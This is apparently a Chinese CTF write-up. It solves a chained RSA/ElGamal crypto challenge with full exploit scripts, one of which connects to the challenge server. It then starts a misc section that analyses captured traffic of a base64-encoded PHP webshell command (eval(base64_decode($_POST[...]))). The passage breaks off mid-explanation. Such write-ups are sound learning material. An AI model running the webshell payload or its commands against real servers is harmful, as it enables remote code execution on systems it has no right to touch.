    food = long_to_bytes(food, 128)
    aes = AES.new(key, AES.MODE_CTR, counter=Counter.new(128, initial_value=K))
    c = bytes_to_long(aes.encrypt(food))
    return c


def GGG(food, key):
    K = 0xfd94d8de73e4aa8f4f452782b98a7870e82ec92a9db606fe4ca41f32d6df90c5
    K = long_to_bytes(K, 32)
    food = long_to_bytes(food, 128)
    aes = AES.new(K, AES.MODE_CTR, counter=Counter.new(128, initial_value=key))
    c = bytes_to_long(aes.encrypt(food))
    return c


def keygen():
    keys = []

    n0, e0 = rsa_keygen()
    keys.append([n0, e0])
    N0, E0 = n0, e0

    while True:
        p1 = getPrime(1024 // 2)
        e1 = pow(p1, E0, N0)
        q1 = getPrime(1024 // 2)
        n1 = p1 * q1
        phi1 = (p1-1)*(q1-1)
        if e1 < n1 and gmpy2.gcd(e1, phi1) == 1:
            break
    keys.append([n1, e1])
    N1, E1 = n1, e1

    K2 = 0xb6a022cd2fb960d4b6caa601a0412918fd80656b76c782fa6fe9cf50ef205ffb
    B2_1 = 8
    B2_2 = 8
    B2_3 = 1024
    while True:
        p2 = getPrime(2048 // 2)
        i = 0
        while True:
            p2_1 = FFF(p2, K2 + i)    #aes encrypt,i not known  (0,8)
            if p2_1 < N1:
                break
            i += 1
            if i >= B2_1:
                break
        if i >= B2_1:
            continue
        p2_2 = pow(p2_1, E1, N1)
        i = 0
        while True:
            p2_3 = GGG(p2_2, K2 + j)
            x2 = (p2_3 << 1024) + getRandomInteger(1024)
            q2 = gmpy2.next_prime(x2 // p2)
            n2 = p2 * q2
            if 0 <= (n2 >> 1024) - p2_3 < B2_3:
                break
            j += 1
            if j >= B2_2:
                break
        if i <= B2_1 and j < B2_2:
            break
    e2 = 65537
    keys.append([n2, e2])
    N2, E2 = n2, e2

    K3 = 0xfcec710a0313bb8f93e76e00ae6862b9be72dfd837db3b64ddde344bebfd2f50
    B3_1 = 8
    B3_2 = 1024
    while True:
        x3 = gmpy2.next_prime(getRandomInteger(2048) % N2)
        if x3 >= N2:
            continue
        x3_2 = pow(x3, E2, N2)
        i = 0
        while True:
            f3 = FFF(x3_2, K3 + i)
            p3 = gmpy2.next_prime(f3)
            if p3 > x3 and p3 - f3 < B3_2:
                break
            i += 1
            if i >= B3_1:
                break
        if i < B3_1:
            break
    while True:
        g3 = gmpy2.next_prime(getRandomInteger(p3.bit_length()) % p3)
        if g3 < p3 and 1 == gmpy2.gcd(g3, p3-1):
            break
    y3 = pow(g3, x3, p3)
    keys.append((p3, g3, y3))
    P3, G3, Y3 = p3, g3, y3

    B4 = 16384
    while True:
        x4 = gmpy2.next_prime(getRandomInteger(2048) % P3)
        k = getPrime(2048)
        if x4 >= P3 or gmpy2.gcd(k, P3-1) > 1:
            continue
        b4 = pow(Y3, k, P3) * x4 % P3
        p4 = gmpy2.next_prime(b4)
        g4 = pow(G3, k, P3)
        if gmpy2.is_prime(p4) and x4 < p4 and g4 < p4 and p4 - b4 < B4:
            break
    y4 = pow(g4, x4, p4)
    keys.append([p4, g4, y4])

    return keys
```

会产生5组公钥`(n0,e0) (n1,e1) (n2,e2) (p3,g3,y3) (p4,g4,y4)`以及一组密文`(c1,c2)`，并将这些信息发送给我们

其中除n0 e0外，每组公钥可由上组公钥推导而得。明文加密方式如下

```
c1=g4^k % p4
c2=m*y4^k % p4
y4=g4^x4 % p4
```

所以明文可通过如下方式计算

`m=c2*((c1^-1)^x4) % p4`

所以需要先解出`x4`。而`x4`产生方式如下

```python
while True:
        x4 = gmpy2.next_prime(getRandomInteger(2048) % P3)
        k = getPrime(2048)
        if x4 >= P3 or gmpy2.gcd(k, P3-1) > 1:
            continue
        b4 = pow(Y3, k, P3) * x4 % P3
        p4 = gmpy2.next_prime(b4)
        g4 = pow(G3, k, P3)
        if gmpy2.is_prime(p4) and x4 < p4 and g4 < p4 and p4 - b4 < B4:
            break
y4 = pow(g4, x4, p4)
```

直接对`x4`暴力破解不现实，发现`x4`与`b4 g4 x3`以及`p3`有关，可以仿照上面推导出`x4`的计算公式：

`x4=b4*(g4^-1)^x3%p3`

`b4`有范围限制，可以枚举。`x3`需要继续分析。`x3`产生方式


```python
    while True:
        x3 = gmpy2.next_prime(getRandomInteger(2048) % N2)
        if x3 >= N2:
            continue
        x3_2 = pow(x3, E2, N2)
        i = 0
        while True:
            f3 = FFF(x3_2, K3 + i)
            p3 = gmpy2.next_prime(f3)
            if p3 > x3 and p3 - f3 < B3_2:
                break
            i += 1
            if i >= B3_1:
                break
        if i < B3_1:
            break
    while True:
        g3 = gmpy2.next_prime(getRandomInteger(p3.bit_length()) % p3)
        if g3 < p3 and 1 == gmpy2.gcd(g3, p3-1):
            break
    y3 = pow(g3, x3, p3)
```

所以`x3`可以通过如下方式计算得到：

`x3=(x32^d2) %n2`

其中`d2`表示公钥`n2 e2`的私钥。经过分析，`d2`又需要有`d1`，`d1`又需要`d0`，所以分析`n0`和`e0`

发现 `n0` 可被分解



```
>> factor(0xb84adda1b748a0b596553a247ead86b9a40ce4e4997934298bb50a6612d814bbb79110cff31
e4502fc16ed44ffdf2d17ff26ced2dea129f9551aa6cd1df846fcab14eb83a277908fb5aab41df8414aad8a
47b2d1b8beacf71936016025568098dae90b00bcd83463c07c36a86a94cd6ccfe93d2313a2caca2c225906f
e6ad153)

fac: factoring 129414555461547549563652557893624163821987144002704505936695132003014764
804970340449548877879566642885589428574885762451492892626076613006463101388882172212622
019778978044299736008406444860697651786823321365489422248957435643874569196013452814323
0598050908982642673743239399523768825717194897962540396788329 79
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
rho: x^2 + 3, starting 1000 iterations on C309
rho: x^2 + 2, starting 1000 iterations on C309
rho: x^2 + 1, starting 1000 iterations on C309
pm1: starting B1 = 150K, B2 = gmp-ecm default on C309
ecm: 30/30 curves on C309, B1=2K, B2=gmp-ecm default
ecm: 74/74 curves on C309, B1=11K, B2=gmp-ecm default
ecm: 214/214 curves on C309, B1=50K, B2=gmp-ecm default, ETA: 1 sec
pm1: starting B1 = 3750K, B2 = gmp-ecm default on C309
Total factoring time = 128.6136 seconds


***factors found***

P155 = 110061333035905516316752468595753518107105839020450100257522157608167095288856 67
6144987391204840948451608187392418258992932291440999500824371321495136034 93
P155 = 117584034185128754513099848032416922028974785105048895894656635806024206453253 01
1258247004691913313085362247778523106759711259808303693233286622662465325 03

ans = 1

>> 
```

https://blog.csdn.net/weixin_43826280

之后的思路为：

> 获取(e0， n0)的私钥d0 ==> 利用d0获取d1 ==> 枚举获取p2 ==>分解n2 ==> 获取d2 ==>枚举x32 > 求x3> x4 ==>m

其中，获取 `p2` 的代码如下

```python
K2 = 0xb6a022cd2fb960d4b6caa601a0412918fd80656b76c782fa6fe9cf50ef205ffb
p23=0
p2_set = set()
for p23 in range((n2>>1024)-1024,n2>>1024):      #p23有范围限制

    for j in range(8):
        p22=GGG(p23,K2+j)      #GGG算法逆向使用
        p21 = pow(gmpy2.mpz(p22),d1,gmpy2.mpz(n1))
        if p21 >= n1:
            continue
        #p2_1 = FFF(p2, K2 + i)

        for i in range(8):
            p2 = FFF(p21,K2)       #解出一个p2
            if gmpy2.is_prime(p2):
                #print('find p2 ==>',p2)
                p2_set.add(p2)
print('p2 have ' ,len(p2_set))    #查看有多少个p2
```

解出后`p2`只有一个，很顺利。利用`p2`可以分解`n2`，得到私钥`d2`.

脚本


```
from pwn import *
import random
import string
import hashlib
import gmpy2
from Crypto.Util.number import getPrime, getRandomInteger, long_to_bytes, bytes_to_long
from Crypto.Cipher import AES
from Crypto.Util import Counter
r = remote('218.197.154.9' ,'16384')

#context(log_level='debug')
print(len(string.letters+ string.digits))
def work():
    way = r.recvuntil('XX')
    r.recvuntil('X+')
    suf = r.recv(12)
    r.recvuntil('== ')
    t = r.recvuntil('\n')[:-1]
    print(way,suf,t)
    flag = 1
    cnt=0
    for a in string.letters+string.digits:
        for b in string.letters+string.digits:
            for c in string.letters+string.digits:
                #for d in string.letters+string.digits:
                r_str=a+b+c
                s=''
                if  b'384' in way :
                    s = hashlib.sha384(r_str+suf).hexdigest()
                elif b'224'in way :
                    s = hashlib.sha224(r_str+suf).hexdigest()
                elif b'512' in way:
                    s = hashlib.sha512(r_str+suf).hexdigest()
                elif b'1(' in way:
                    s = hashlib.sha1(r_str+suf).hexdigest()
                elif b'md5' in way:
                    s = hashlib.md5(r_str+suf).hexdigest()
                elif b'256' in way:
                    s = hashlib.sha256(r_str+suf).hexdigest()

                #cnt+=1
                if s==t:
                    print(r_str)
                    r.sendlineafter('X:',r_str)

                    return
    print(b"not find.")
    print(cnt)

rep = 20
#while rep:

rep-=1
work()

r.interactive()
```

```python


def FFF(food, key):     #解密函数
    K = 0xe238c70fe2d1885a1b12debfa15484cab8af04675c39ff4c633d6177f234ed88
    key = long_to_bytes(key, 32)
    food = long_to_bytes(food, 128)
    aes = AES.new(key, AES.MODE_CTR, counter=Counter.new(128, initial_value=K))
    c = bytes_to_long(aes.decrypt(food))   #此处有改动
    return c


def GGG(food, key):
    K = 0xfd94d8de73e4aa8f4f452782b98a7870e82ec92a9db606fe4ca41f32d6df90c5
    K = long_to_bytes(K, 32)
    food = long_to_bytes(food, 128)
    aes = AES.new(K, AES.MODE_CTR, counter=Counter.new(128, initial_value=key))
    c = bytes_to_long(aes.decrypt(food))
    return c


n0,e0=0xb84adda1b748a0b596553a247ead86b9a40ce4e4997934298bb50a6612d814bbb79110cff31e4502fc16ed44ffdf2d17ff26ced2
dea129f9551aa6cd1df846fcab14eb83a277908fb5aab41df8414aad8a47b2d1b8beacf71936016025568098dae90b00bcd83463c07c36a8
6a94cd6ccfe93d2313a2caca2c225906fe6ad153,    0x10001

n1,e1=0x9907d857e498cc826a4a1728527f0902b4de4fede6f1b63248ff4d6418a27c090a6b9590e9bcce0fe4cf3bba2e8055fb5642110f
423c47857c57dec3be5716017a39d747e5a0f06724bcac55ce16206ab423a8451d8788dd4e49de24f84a147f620796304fb5dd468d7c63cb
fc6559d89230415c6438c61877448762b844cf0d,    0x8f49de1bffa2ae1cf66b5d4ff15fd9bff1875ac623c7e886a369c6897cbe42113
79b9f9028ec3275aa19210eecda8d32a67c2d0efdb963d84d3f7b7ca451bf17cda3b2958b514a9a1603892d1c95ee637e7840acb2774203f
dd17cd268bdbb05b6f7f6aff79ca242276bf4f3dc1df415b26b10d79b5519173f8a0eed170738f7
n2,e2=0x9f5865fa8a117a9bdc42e7a2244e95fb51f2eab88d8a576b8a1fbb7449bb7aacd4019cbce97caf31cd40527d87f8050297582516
61819187b4f2bf0a25cb30ce7c7efbed09492c2f405d053e17f57dc988c2ee8134dc3970c0b1152c9f8e83e67410db109e16cc998a7e4cb8
649aab34642310cbc38a6cf158a831702a79f75c4202382a2e944a7024349584ba902bc2f27a3dbce3bb677bec7fa271c35ca01a6226a261
c74967d5e9236dd8ff671e031bfadd2a93410d7d098b5d016825fd5e8b3e94e3b763e6b0c8f26f93715dc34cb304f6fb1a981bc9681bc41f
34090e226dee5b4c43c9cb599d5560f3958a047a6bf7f6777d4e5c7166188adfb27d1999,    0x10001
p3,g3,y3=0xde3b23a6529e415ebde6e399d805d09db4fbe901d6474f31a9365c671061d667acc7c7b492fa1f5e0451a57b720fd225c7aaa
30b6040d2733be88ec313f53941b36037af743418e3d2c7d7c5d66ba5af123720012b2a6419931759a65e7c1b3491190a9edc92c3407d6b2
9e4ffab5169d2790f233d6e1dc7b97b2a1aea2d67d8b00e8bbb8e0bd615786dd3c3415bf581b52b57ca1fd0165c084023bedd7dc0a349aeb
4baaeac02e62abecd4a7bfcd3711211ed1054a05f109025171dcf08d23f30ec6adb7589beeccde79bbf411d42801fad187305a23f3a697fc
b16ad496c021a67a869eda67ec10e8e41671498c24891956cb23645020d6a735a3667eb8177,    0x955a7ed5ea9d6eae35d3d4251c53b9
5cd6e598fb295bff66dc728ca6681b24ba22cde2dc9d77d705f66cea666ad5c1674564550bc95d36ab4376586a2ed2e13879a32af04e14fd
66cda97f256348e353046863836b6519da30b7bd8803022ed36c27eb28e6248666f77be321b52a2b85470853334ee5aedcf1bc908bdc26b1
04fbed3365d501d97e6c7fd0244065f9fd4c12baac0575d094cf299f2c9ddf18cb48f34abc1a9a82c728095707e84ce8d96eb3850d842036
261340b5a935c1e6fb4e37572b143c51add5865157d158c0cf0b02725b8324eb8bfcd531bbfda9ad6106c37f3c053b12184c5dc398c592ff
66de173d1f381173b06417645e1105ce6b,    0x83e7fda14bb16aebd80a36740b2c03df580cd5727cf4e2c63ff6addd09c12a521a6c7e5
0ac920b85df3de7ba18d67ff2e6b06daafb5a0ec24d9283e1f479cbc768b51db4db29f088b4cf22fa7d71685b0626f355bcfba1d7da4e13e
3eae744e67f157a3d596c76e1f1375c72b53bed3ef95ce5c4e96d6d7fbfbb23e38b0d02d903c23e4546c3e3966b1ca2154b629bfe6878487
056a4bf8ce45b2152243160cadbd56030a96a8f3362b6e1d6a2d19633594cf94fb5ca486853e063ba7d2130f17aa48a28b12ddb704cd507c
6e56c3f939c23ee153f0eed384d077499ad1345b6b129178de86e814a4159b0e70d5196f4e2c5d8105f531ca709eedf84cd49ed29
p4,g4,y4=0xb8f5795e804f128ded00e772176d3bc5e55e1017caf143025a0bdafc942e8bc2667f45adb357cf693fab149a0dc9153615eb9
9ee18b56d9e0322ba060a875d3651a52c976165b839b2b2bffbbddd428e0aa5ceccf458c9df6db9106bcb4358784042b70abe79863fac561
c527451659db03fb70b1546101363e92258d772306aa910d2c6f6c6a3178f46352f094aad444b04b32f2664540a48261bb2a6cb537544f16
faef666957eee42a4886b3bfbbe993cffbcb621cfca3a14138423066e66edb72599201a8662e6bb105797ad3706a17ece8e548fe0ae558f7
9595e7c8af40e3fb52301042b2a1ad9cd43a986217bcec5c4339556678135ff3790508fdbb3,    0x5eb3827294398409424cf1c736c51b
53fe017ca60f6e444c05c3e01745fb95cea4e696ef015fc4d3575ae32debc22b52778910e5f34da76eee2d9189cb03a632594048983d8c62
90b4d246ca30be8f1ed0cd39ec52f591ae328282f8f952e0a774843c4c16644bd230e92d2d2c93f7b49c44d152ff379a69fadebc64566c66
2d9e5dc3a785208695c784be220dce9550eca9f4b263cd3913d0d2542caa106d0abe81862fb42db822f5a4a34a60a9e5ae72e142cd268e7e
15260b4e2070babc21f625d5b6268235988159b75d2e411f00c9d991f43b45b6fe3a0a559612f59657e3a46d99e8e63a8a321e04f08d4ee4
d2165f9278e159321c6ad41eb75b4e4778,    0xadef460a7fa8624d5b17ce6d1728a30d87b82520570ddf3fb143ea2d821e0f2a90bab97
```

```
e2a4106d19d46c069278d637d4908098f3aca1b242a95fb593635e93cc494723da53b618f82950c25d6a5b6b67bbd60e607bc419b144e242
b68cfa92ec6b6e1b1ce1cf2e1a32da5d7b3472bf66a9d9c4da19a62c0cecc78025348c5d630154c62d4769ff131cb9f5a48cec3a0a6fdd63
ee8b405601d55b4210eb40b5b5d7e5aa64ef2bbf3cc5780e0778c4543a4975901ff82e744309a24f54d8b67c69257a011684048619293a63
7c2876a1aa7c926daac9576dafe10f2f4c1eccc7c5eb30687de07547bb31f3d4f1902ee7ab6f04c290db832bf0c461bc

c1 = 0x3d9dab4e4c169dfd48be9d3650da187d2595b12f527eae743abb083324544f8da0ade68de38f0b158a640368a69b7394705ea2b6d
111ed2ae910e00e1210420dd716512e18c51683004e15339db3e419423fc54e214f72058681629d54bf5efaf2fdd331730ebf26fbc94770e
7909bd885882c328c019945ea5436a24efe44fd6b6d06c912da992a182bff097927f7966afecb531da8279d08870a6b080283eb8e63c8308
da60800e066a64e15e024e8258e1c6712af7600e66ce848a22705cf5be6e19ddf7bbe6ad589563be0bcff8b73292ee34fea6f748cefce004
8b1708830905a25b880192f267ea25b419b8b266ba0503fe7fa7b50214e4efbfdfdaeaf
c2 = 0x97f954f603c56e99c77d7d8d18a163db27f8435644a205b5044a83d3600514a4f0588bb0a88fec6655c2c5e7780ab4a30e7aefffb
8e4bfd6f001e59e708b1d409c49d4d52ab3c671d3e11b09a73bd73e619352146e528f3e77263e3583621a9e2241b7975cfa4c408da590b97
db2dcd293a8fda2453c55c1efbfdb908da2ba9b42c3bd43847165f916d6ac19501f2f2a85c16fc4ef7e8ff4c874bbf6b3e72c21739185b6a
151542638e5f3371159b93e9f754ee55e18d95f458c58137b6f57c9308b6bf1af70294388d9be8a275e4ade0c8351ef5f9928a89a22362e1
73a994271a9a7258a57f08b752da77aad19a728eed465332404070e53fe33666fc99755

p0 = 11006133303590551631675246859575351810710583902045010025752215760816709528885667614498739120484094845160818
739241825899293229144099950082437132149513603493
q0 = 11758403418512875451309984803241692202897478510504889589465663580602420645325301125824700469191331308536224
777852310675971125980830369323328662266246532503

assert p0*q0==n0

d0 = gmpy2.invert(e0,(p0-1)*(q0-1))
assert e0*d0 % ((p0-1)*(q0-1))==1

p1 = pow(e1,d0,n0)
q1 = n1/p1
d1 = gmpy2.invert(e1,(p1-1)*(q1-1))
assert e1*d1 % ((p1-1)*(q1-1))==1


K2 = 0xb6a022cd2fb960d4b6caa601a0412918fd80656b76c782fa6fe9cf50ef205ffb
p23=0
p2_set = set()
for p23 in range((n2>>1024)-1024,n2>>1024):

    for j in range(8):
        p22=GGG(p23,K2+j)
        p21 = pow(gmpy2.mpz(p22),d1,gmpy2.mpz(n1))
        if p21 >= n1:
            continue
        #p2_1 = FFF(p2, K2 + i)

        for i in range(8):
            p2 = FFF(p21,K2)
            if gmpy2.is_prime(p2):
                #print('find p2 ==>',p2)
                p2_set.add(p2)
print('p2 have ' ,len(p2_set))


for p in p2_set:
    if n2%p ==0:
        print('p2 ok.',p)
        q2 = n2/p
        p2=p

p2=1221091800302884605056831065167587829972854191698184002760152787674872275026275598846372440483877090950940853
5348124474638421146811781374907070199495087409786223222820181921557924688215386443089518824686891625512501521468
```

```
3068299260597051889802156084553739100164754837994083720674019411856695367256656411936773
q2 = n2/p2

d2 = gmpy2.invert(e2,(p2-1)*(q2-1))
assert e2*d2 % ((p2-1)*(q2-1))==1


K3 = 0xfcec710a0313bb8f93e76e00ae6862b9be72dfd837db3b64ddde344bebfd2f50
x3_set = set()
for f3 in range(p3-1024,p3):

    for j in range(8):
        x32 = FFF(f3,K3+j)
        x3 = pow(x32,d2,n2)
        if x3< n2 and x3<p3 and gmpy2.is_prime(x3) and pow(g3,x3,p3)==y3:
            print('find x3',x3)
            x3_set.add(x3)
print('x3 have ' ,len(x3_set))
x3=10883650120811820927059825205656925674877413389339940317606532035764509107004511025515412942673431139304232681926944723286699034521210405597867636120477240583401604904272661598054670244261437958351827625829003741471228898260053523424613167287478494707174151486705521431299811803032944592912434334762420625192013041990777716770095407637642717697040655148694006377469714117314562054428114201248056181219160146332275497478114807008806266418227975366322851686496519853290123435333983250748352548880879919319074989904938656924865656805238578365299255738395935294592983165567340664328533240350609782034945692885212482088993
for b4 in range(p4-16384,p4):

    x4 = pow(gmpy2.invert(g4,p3),x3,p3)*b4%p3

    m = c2*pow(gmpy2.invert(c1,p4),x4,p4) %p4
    if 'CTF' in long_to_bytes(m):
        print(m,long_to_bytes(m))
```

运行即可得到flag



```
    x4 = pow(gmpy2.invert(g4,p3),x3,p3)*b4%p3
KeyboardInterrupt
lyl@vm:prism$ python exp.py
(mpz(79902186390184306957410443246016825246133162037378296939660283624997951790084874376999562045408471409296007345339985415742), '\x1e
\x81\x0f\x9a\xd7HUCTF{B1G_8r0TH3R_i5_W4TCHIn9_U%^}`\xd2\xbd<\xac\xd5\xce>')
lyl@vm:prism$
```


0x2 misc

checkin

签到题，下载文件后查看文件内容发现与github有关，flag地址 https://github.com/xinyongpeng/whuctfflag/blob/master/flag.txt

shellofawd

这道题模拟了与webshell交互的过程。
给了一个流量包，用wireshark分析。
查看其中http协议，发现第一个post包，如下



Wireshark · 追踪 HTTP 流 (tcp.stream eq 1) · shellofAWD

```
POST /index.php HTTP/1.1
Host: 192.168.145.3
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.120 Safari/
537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 970
Connection: close

_0x6aa401ad3c537=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICR
vdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiMmUwZWJlYTU1OTIiO2VjaG8gQGF
zZW5jKCRvdXRwdXQpO2VjaG8gIjYyZTgwMGEwIjt9b2Jfc3RhcnQoKTt0cnl7JEQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pO2lmKCREPT0
iIikkRD1kaXJuYW1lKCRfU0VSVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk7JFI9InskRH0JIjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJ
DIiwiWiIpYXMgJEwpaWYoaXNfZGlyKCJ7JEx9OiIpKSRSLj0ieyRMfToiO31lbHNleyRSLj0iLyI7fSRSLj0iCSI7JHU9KGZ1bmN0aW9uX2V4aXN0cygicG9zaXh
fZ2V0ZWdpZCIpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6IiI7JHM9KCR1KT8kdVsibmFtZSJdOkBnZXRfY3VycmVudF91c2VyKCk7JFIuPXB
ocF91bmFtZSgpOyRSLj0iCXskc30iO2VjaG8gJFI7O31jYXRjaChFeGNlcHRpb24gJGUpe2VjaG8gIkVSUk9SOi8vIi4kZS0%2BZ2V0TWVzc2FnZSgpO307YXNvd
XRwdXQoKTtkaWUoKTs%3D&ant=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHg2YWE0MDFhZDNjNTM3XSkpO2RpZSgpOw%3D%3DHTTP/1.1 200 OK
Date: Mon, 11 May 2020 08:39:56 GMT
Server: Apache/2.4.41 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 130
Connection: close
Content-Type: text/html; charset=UTF-8

2e0ebea5592/var/www/html	/	Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64	www-
data62e800a0
```

base64解码后

